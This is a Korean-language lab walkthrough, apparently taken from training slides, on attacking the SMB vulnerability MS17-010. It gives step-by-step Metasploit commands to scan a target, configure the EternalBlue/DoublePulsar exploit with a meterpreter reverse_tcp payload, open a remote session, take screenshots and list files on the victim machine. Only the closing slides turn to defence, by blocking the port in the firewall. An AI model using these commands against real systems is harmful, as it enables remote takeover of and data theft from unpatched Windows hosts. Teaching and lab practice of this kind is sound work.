
# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 수행

» SMB 취약점 여부 확인을 위해 ms17\_010 모듈을 실행

```
# use auxiliary/scanner/smb/smb_ms17_010
# show options (옵션 정보 확인 가능)
```



root@kali: ~

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
=====
Name          Current Setting      Required  Description
----          -----              ----      -----
CHECK_ARCH    true                no        Check for arc
hitecture on vulnerable hosts
CHECK_DOPU    true                no        Check for DOU
BLEPULSAR on vulnerable hosts
CHECK_PIPE    false               no        Check for nam
ed pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes      List of named
pipes to check
RHOSTS        address or CIDR identifier yes      The target ad
dress range or CIDR identifier
REPORT        445                 yes      The SMB servi
ce port (TCP)
SMBDomain    The Windows d
```

# 1 <실습> SMB 취약점을 이용한 공격


## • 실습 풀이

### - SMB 공격 수행

» 대응서버 IP를 스캐너 대상으로 지정하여 스캐너 실행 시, 윈도우 버전 정보와 SMB 취약점 존재 여부 확인 가능

```
# set rhosts [대응 서버 IP]
```

```
# run
```



The screenshot shows a terminal window titled 'root@kali: ~'. The window contains the following text:

```
File Edit View Search Terminal Help
msf auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.10.102
rhosts => 192.168.10.102
msf auxiliary(scanner/smb/smb_ms17_010) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_ms17_010) >
```

## 1

# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 수행

» 익스플로잇을 하기 위해 eternalblue\_doublepulsar 모듈 실행

```
# use exploit/windows/smb/eternalblue_doublepulsar
```

```
# show options (옵션 정보 확인 가능 - 옵션 정보가 아래와 같이 않아도 됨)
```

```
root@kali: ~
File Edit View Search Terminal Help
msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/eternalblue_doublepulsar
msf exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):
Name          Current Setting      Required  Description
-----        -----              -----      -----
DOUBLEPULSARPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/ yes        Path directory of Dou
blepulsar
ETERNALBLUEPATH /root/Eternalblue-Doublepulsar-Metasploit/deps/ yes        Path directory of Ete
rnalblue
PROCESSINJECT    wlms.exe           yes        Name of process to in
ject into (Change to lsass.exe for x64)
RHOST          192.168.1.128       yes        The target address
RPORT          445                  yes        The SMB service port
(TCP)
TARGETARCHITECTURE x86                yes        Target Architecture (
Accepted: x86, x64)
WINEPATH        /root/.wine/drive_c/   yes        WINE drive_c path
```

# <실습> SMB 취약점을 이용한 공격

- 실습 풀이

- SMB 공격 수행

» 공격을 위해 희생자의 IP와 Port 등 모든 옵션 설정

```
# set doublepulsarpath '/root/Eternalblue-Doublepulsar-Metasploit/deps'  
(doublepulsar 경로 지정)
```

```
# set eternalbluepath '/root/Eternalblue-Doublepulsar-Metasploit/deps'  
(eternalblue 경로 지정)
```

```
# set processinject lsass.exe  
(악성코드가 들어갈 프로세스 지정)
```

```
# set rhost [대응 서버 IP]  
(공격 대상 IP 주소)
```

```
# set rport 445  
(SMB port)
```

```
# set targetarchitecture x64  
(공격 대상 운영체제 버전 - 32bit(x86), 64bit(x64))
```

```
# set target 8
```

```
# set payload windows/x64/meterpreter/reverse_tcp
```

```
# show options
```

(옵션 확인을 통해 옵션 설정이 제대로 되었는지 확인)

# 1 <실습> SMB 취약점을 이용한 공격

- 실습 풀이
  - SMB 공격 수행

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):  


Name	Current Setting	Required	Description
DOUBLEPULSARPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/blepulsar	yes	Path directory of Dou
ETERNALBLUEPATH	/root/Eternalblue-Doublepulsar-Metasploit/deps/ernalblue	yes	Path directory of Ete
PROCESSINJECT	lsass.exe	yes	Name of process to in
ject into (Change to lsass.exe for x64)			
RHOST	192.168.10.102	yes	The target address
RPORT	445	yes	The SMB service port
(TCP)			
TARGETARCHITECTURE	x64	yes	Target Architecture (
Accepted: x86, x64)			
WINEPATH	/root/.wine/drive_c/	yes	WINE drive_c path

  
  
Payload options (windows/x64/meterpreter/reverse_tcp):
```

## 1

# <실습> SMB 취약점을 이용한 공격


## • 실습 풀이

### - SMB 공격 수행

» 공격 시작을 위해 공격 서버 IP를 설정 후, 공격 수행

```
# set lhost [공격 서버 IP]
```

```
# exploit
```



```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/eternalblue_doublepulsar) > set lhost 192.168.10.99
lhost => 192.168.10.99
msf exploit(windows/smb/eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.10.99:4444
[*] 192.168.10.102:445 - Generating Eternalblue XML data
[*] 192.168.10.102:445 - Generating Doublepulsar XML data
[*] 192.168.10.102:445 - Generating payload DLL for Doublepulsar
[*] 192.168.10.102:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.10.102:445 - Launching Eternalblue...
[*] Sending stage (206403 bytes) to 192.168.10.102
[*] Meterpreter session 1 opened (192.168.10.99:4444 -> 192.168.10.102:49159) at 2018-09-16 11:52:01 -0
400
000f:err:service:process_send_command receiving command result timed out
[+] 192.168.10.102:445 - Backdoor is already installed
[*] 192.168.10.102:445 - Launching Doublepulsar...
000f:err:service:process_send_command receiving command result timed out
[*] Sending stage (206403 bytes) to 192.168.10.102
[*] Meterpreter session 2 opened (192.168.10.99:4444 -> 192.168.10.102:49160) at 2018-09-16 11:52:23 -0
400
[+] 192.168.10.102:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

## 1

# <실습> SMB 취약점을 이용한 공격

- 실습 풀이

- SMB 공격 수행

» 공격 성공 시, 대응 서버 PC를 제어 가능

# sysinfo (희생자 PC정보 확인 가능)

# screenshot (현재 희생자 PC화면 캡쳐 가능)

# ls (현재 경로 파일 확인 가능)


```
root@kali: ~
File Edit View Search Terminal Help
meterpreter > sysinfo
Computer      : WIN7-PC
OS           : Windows 7 (Build 7600).
Architecture   : x64
System Language : ko_KR
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter    : x64/windows
meterpreter > screenshot
Screenshot saved to: /root/AQTIYNHl.jpeg
meterpreter > ls
Listing: C:\Windows\system32
=====
Mode          Size       Type  Last modified          Name
----          ----       ---   -----          -----
40777/rwxtwxrwx  0         dir   2009-07-14 05:15:42 -0400  0409
```

# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 수행

- » 공격 성공 시, 대응 서버 PC를 제어 가능
  - # sysinfo (희생자 PC정보 확인 가능)
  - # screenshot (현재 희생자 PC화면 캡쳐 가능)
  - # ls (현재 경로 파일 확인 가능)




# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 제어판 → 방화벽 클릭




# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 고급 설정 클릭




# 1 <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 인바운드 규칙 → 새 규칙 클릭



## 1

# <실습> SMB 취약점을 이용한 공격

## • 실습 풀이

### - SMB 공격 대응

» Port 차단 (TCP)

# 포트 선택 → 다음



